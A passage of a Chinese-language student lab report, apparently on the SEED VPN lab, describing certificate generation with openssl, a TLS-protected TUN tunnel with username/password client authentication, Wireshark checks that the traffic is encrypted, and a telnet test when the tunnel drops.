


图 3.1 网络结构图

按照指导文档配置如图 3.1 的网络结构，IP 地址根据图中数据设置，然后建立隧道，在 HOST U 上 ping HOST V，结果如图 3.2

```
PING 192.168.60.101 (192.168.60.101) 56(84) bytes of data.  
64 bytes from 192.168.60.101: icmp_seq=1 ttl=63 time=0.932 ms  
64 bytes from 192.168.60.101: icmp_seq=2 ttl=63 time=0.961 ms  
64 bytes from 192.168.60.101: icmp_seq=3 ttl=63 time=0.902 ms  
64 bytes from 192.168.60.101: icmp_seq=4 ttl=63 time=0.958 ms  
^C  
--- 192.168.60.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3032ms  
rtt min/avg/max/mdev = 0.902/0.938/0.961/0.032 ms  
终端  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
[07/03/19]seed@VM:~/vpn$ sudo ./vpnclient  
[sudo] seed 的密码：  
Got a packet from the tunnel  
Got a packet from the tunnel  
Got a packet from the tunnel  
Got a packet from TUN  
Got a packet from the tunnel  
Got a packet from TUN
```

图 3.2 隧道建立成功

3.4.2 实验步骤

后面部分的实验可以同时体现，故放在一起展示。

首先，因为实验提供的证书已经过期，所以我们需要生成自己的新证书，指令如下，生成的证书如图 3.3。

```
$ openssl req -new -x509 -keyout ca.key -out ca.crt -config openssl.cnf  
$ openssl genrsa -des3 -out server.key 1024  
$ openssl genrsa -des3 -out client.key 1024  
$ openssl req -new -key server.key -out server.csr -config openssl.cnf  
$ openssl req -new -key client.key -out client.csr -config openssl.cnf  
$ openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key -config  
openssl.cnf  
$ openssl ca -in client.csr -out client.crt -cert ca.crt -keyfile ca.key -config  
openssl.cnf  
$ openssl x509 -in ca.crt -out cacert.pem  
$ openssl x509 -in server.crt -out server-cert.pem  
$ openssl rsa -in server.key -out server-key.pem
```




图 3.3 新生成的证书

然后是整个流程,首先在服务器端运行自己编写的 myserver 程序,在 HOST U 运行对应的 myclient, 并且输入账户密码(不需要设置服务器名称是因为已经内置“liziqiaoSERVER”), 服务器上运行结果和客户端上运行结果分别如图 3.4, 图 3.5。通过验证证书可以认证服务器, 通过账户密码可以认证客户端, 这两个认证过程均被包含在编写的程序中。



```
[07/03/19]seed@VM:~/tls$ sudo ./myserver
[sudo] seed 的密码:
监听到连接请求, 新建进程
sa_client 134348810
received userName seed
receive passwd dees
Login name: seed
Passwd : $6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/sfYvDeCAC
Eo2QYzCfpZoaEVJ8sbCT7hkxXY/
SSL connection established!
```

图 3.4 服务器运行结果



```
[07/03/19]seed@VM:~/tls$ sudo ./myclient seed dees
[sudo] seed 的密码:
SSL connection is successful
SSL connection using AES256-GCM-SHA384
```

图 3.5 客户端运行结果

之后再按照 3.4.1 中的过程建立隧道,由 HOST U 向 HOST V 发送 ping 包, 可以通过 Wireshark 来观察流量, 判断是否加密。发送 ping 包后, 服务器端和客户端的结果如图 3.6, 图 3.7 所示。在 HOST U 上启动 Wireshark, 如图 3.8 所示, 数据已加密。

```

[07/03/19]seed@VM:~/tls$ sudo ./myserver
[sudo] seed 的密码：
监听到连接请求，新建进程
sa_client 134348810
received userName seed
receive passwd dees
Login name: seed
Passwd : $6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/sfYvDeCAC
Eo2QYzCfpZoaEVJ8sbCT7hkxXY/
SSL connection established!
Got a packet from TUN
ip = 69.247.217.233
Got a packet from TUN
ip = 69.247.217.233
Got a packet from TUN
ip = 69.247.217.233
Got a packet from the tunnel
Got a packet from TUN
ip = 192.168.53.5

```

图 3.6 服务器端运行结果

```

[07/03/19]seed@VM:~/tls$ sudo ./myclient seed dees
[sudo] seed 的密码：
SSL connection is successful
SSL connection using AES256-GCM-SHA384
Got a packet from TUN Got a packet from TUN Got a packet from TUN Got a pa
cket from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel
Got a packet from TUN Got a packet from the tunnel


```

图 3.6 客户端运行结果

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-07-03 23:27:43.3641748...	10.0.2.8	10.0.2.7	TLSv1.2	179	App.
2	2019-07-03 23:27:43.3654471...	10.0.2.7	10.0.2.8	TLSv1.2	179	App.
3	2019-07-03 23:27:43.3654692...	10.0.2.8	10.0.2.7	TCP	66	4578
4	2019-07-03 23:27:44.3660433...	10.0.2.8	10.0.2.7	TLSv1.2	179	App.
5	2019-07-03 23:27:44.3670110...	10.0.2.7	10.0.2.8	TLSv1.2	179	App.
6	2019-07-03 23:27:44.3670315...	10.0.2.8	10.0.2.7	TCP	66	4578
7	2019-07-03 23:27:45.3682455...	10.0.2.8	10.0.2.7	TLSv1.2	179	App.
8	2019-07-03 23:27:45.3693633...	10.0.2.7	10.0.2.8	TLSv1.2	179	App.
9	2019-07-03 23:27:45.3693797...	10.0.2.8	10.0.2.7	TCP	66	4578
10	2019-07-03 23:27:46.3709073...	10.0.2.8	10.0.2.7	TLSv1.2	179	App.
11	2019-07-03 23:27:46.3719018...	10.0.2.7	10.0.2.8	TLSv1.2	179	App.
12	2019-07-03 23:27:46.3719197...	10.0.2.8	10.0.2.7	TCP	66	4578

图 3.7 HOST U 捕获了加密的数据包

除此之外还测试一下客户端认证失败的情况，即输入错误的账户密码，比如输入“seed”和“1234”，则服务器端结果如图 3.8



```
[07/03/19]seed@VM:~/tls$ sudo ./myserver
[sudo] seed 的密码：
监听到连接请求，新建进程
sa_client 134348810
received userName seed
receive passwd 1234
Login name: seed
Passwd : $6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY8qI7YKh00wN/s
Eo2QYzCfpZoaEVJ8sbCT7hkxXY/
Oops,can't pass the login Check
```

图 3.8 客户端认证失败

3.4.3 系统实现


这部分简要说明下客户端和服务器端程序的实现。

首先是客户端程序，首先是获取用户输入，然后与 myserver 进行协议握手，传送用户名和密码，验证通过后变开始监听 tun 和套接字。对 tun 获得的可读内容进行 read，然后使用 SSL_write 写入套接字，将从套接字获得的内容用 SSL_read 后用 write 写入 tun。

服务器端程序首先是打开设备，创建套接字，建立 SSL 握手，根据所得用户名和密码决定是否要关闭套接字。剩下对 tun 和套接字的处理同客户端。

3.5 实验思考

建立隧道后，使用 telnet 指令连接 HOST U 和 HOST V，如图 3.9 所示可见连接能成功，关闭隧道后，该终端进入不可操作状态，类似于实验二中遭受 TCP 会话劫持后的状态。最初版本的 VPN 断开后，VPNClient 无法与 HOST V 内部网络通信，TCP 请求得不到回应，telnet 便会锁死。测试后还发现，恢复隧道后可以恢复。



```
[07/03/19]seed@VM:~$ telnet 192.168.60.101
Trying 192.168.60.101...
Connected to 192.168.60.101.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Jul  3 23:44:58 CST 2019 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[07/03/19]seed@VM:~$
```

图 3.9 telnet 连接断开测试